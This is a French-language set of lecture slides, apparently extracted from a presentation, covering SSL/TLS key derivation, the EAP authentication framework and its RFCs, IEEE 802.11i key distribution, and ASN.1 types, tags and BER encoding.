
- Numéro de séquence

SSL/TLS : Protocoles





SSL/TLS, Dialogue de base



MasterSecret= PRF(ClientRandom, ServerRandom, PreMasterSecret,...)

Keys = PRF(ClientRandom, ServerRandom, MasterSecret,...)

Le modèle EAP

EAP, what else ?

✚ The Extensible Authentication Protocol (EAP) was introduced in 1999, in order to define a **flexible authentication framework**.

- EAP, RFC 3748, "Extensible Authentication Protocol, (EAP)", June 2004.
 - **EAP-TLS**, RFC 2716, "PPP EAP TLS Authentication Protocol", 1999.
 - **EAP-SIM**, RFC 4186, " Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM) ", 2006
 - **EAP-AKA**, RFC 4187, " Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement' (EAP-AKA) ", 2006


✚ EAP Applications.


- Wireless LAN
 - Wi-Fi, IEEE 802.1x, 2001
 - WiMAX mobile, IEEE 802.16e , PKM-EAP, 2006
- Wired LANs
 - ETHERNET, IEEE 802.3
 - PPP, RFC 1661, "The Point-to-Point Protocol (PPP)", 1994
- VPN (Virtual Private Network) technologies
 - PPTP, Point-to-Point Tunneling Protocol (PPTP), RFC 2637
 - L2TP, Layer Two Tunneling Protocol (L2TP), RFC 2661
 - IKEv2, RFC 4306, "Internet Key Exchange (IKEv2) Protocol", 2005
- Authentication Server
 - RADIUS, RFC 3559, "RADIUS (Remote Authentication Dial In User Service) Support For Extensible Authentication Protocol (EAP)", 2003
 - DIAMETER, RFC 4072, "Diameter Extensible Authentication Protocol Application", 2005
- Voice Over IP
 - UMA, Unlicensed Mobile Access, <http://www.umatechnology.org>



Le protocole EAP.


- EAP est conçu pour transporter des scénarios d'authentification.
- Quatre types de messages, requêtes, réponses, succès, échec







IEEE 802.11i : Distribution des clés

- Four ways handshake (PTK).
- Two ways handshake (GTK).




802.11 i: Hiérarchie des clés

- ✚ PMK est déduite de l'authentification EAP.
- ✚ PSK est une alternative à PMK.
- ✚ GMK est une clé maître de groupe.



✚ L'Abstract Syntax Notation One normalisé par l'ISO est une syntaxe de transfert de données et comporte les éléments suivants:

- Les types primitifs
- Les constructeurs
- Les étiquettes



ASN.1- Les types primitifs

- ✚ INTEGER entier de longueur arbitraire
- ✚ BOOLEAN vrai-faux
- ✚ BIT STRING liste de bits
- ✚ OCTET STRING liste d'octets
- ✚ ANY ensemble de tout type
- ✚ OBJECT IDENTIFIER nom d'objet

Type	Primitive
1	BOOLEAN
2	INTEGER
3	BIT STRING
4	OCTET STRING
5	NULL
6	OBJECT IDENTIFIER
7	OBJECT DESCRIPTOR
8	EXTERNAL
16	SEQUENCE et SEQUENCE OF
17	SET et SET OF
18	NumericString
19	PrintableString
20	TeletexString
21	VideotexString
22	IA5String
23	GeneralizedString
24	UTCTime
25	GraphicString
27	GeneralString

ASN.1- Les constructeurs

- ✚ Les types primitifs peuvent être combinés pour construire des types plus complexes
- ✚ SEQUENCE collection ordonnée d'éléments de types divers
- ✚ SEQUENCE OF collection ordonnée d'éléments de même type
- ✚ SET collection désordonnée d'éléments de divers type
- ✚ SET OF collection désordonnée d'éléments de même type.
- ✚ CHOICE choix d'un type parmi une liste donnée.

ASN.1- Les étiquettes (Tags)

- + Les types sont dotés d'une étiquette (tag).
- + Un tag comporte deux parties notées [classe entier]
 - La classe: UNIVERSAL, APPLICATION, PRIVATE, CONTEXT-SPECIFIC
 - un nombre entier
- + Lorsque le tag apparaît sans classe ([entier]) la classe par défaut est CONTEXT-SPECIFIC
- + Exemples
 - [UNIVERSAL 1] BOOLEAN
 - [UNIVERSAL 2] INTEGER
- + Le mot clé IMPLICITE placé avant une étiquette permet de supprimer le type des informations étiquetées (exemple [PRIVATE 1] IMPLICITE INTEGER). Cette fonctionnalité est utilisée pour réduire la taille des informations transférées.



- ✚ Le symbole ::= décrit une règle de production
- ✚ Le symbole | sépare les alternatives
- ✚ Exemple :
 - Id_Object ::= OBJECT IDENTIFIER
 - Chiffre ::= « 0 » | « 2 » | « 3 »
 - Class ::= UNIVERSAL | APPLICATION | PRIVATE | VIDE

ASN.1- Binary Encoding Rules BER

- ✚ Chaque valeur transmise contient 4 champs
 - l'identificateur (type ou étiquette).
 - la longueur en octets du champ de données
 - le champ de données
 - le fanion de fin de données si la longueur est inconnue.
- ✚ Ce type de syntaxe est dit TLV (*Type Longueur Valeur*).

+ Encodage de l'identificateur

- pour un nombre ≤ 30
 - b8 b7 b6 b5 b4 b3 b2 b1
 - Class P/C nombre
- pour un nombre > 30
 - b8 b7 b6 b5 b4 b3 b2 b1
 - Class P/C 1 1 1 1 1
 - b8 b7 b6 b5 b4 b3 b2 b1
 - b8=1 nombre
 - b8=0 nombre fin

+ Class

- 00 universal - 01 application - 10 context-specific - 11 private

+ P/C

- 0 primitif 1 construit

+ Encodage de la longueur

- Forme courte b8=0
- Forme longue b8=1, b7...b1= longueur N en octets de la longueur + N octets.
- Forme indéfinie 10000000..valeurs.. 00000000 00000000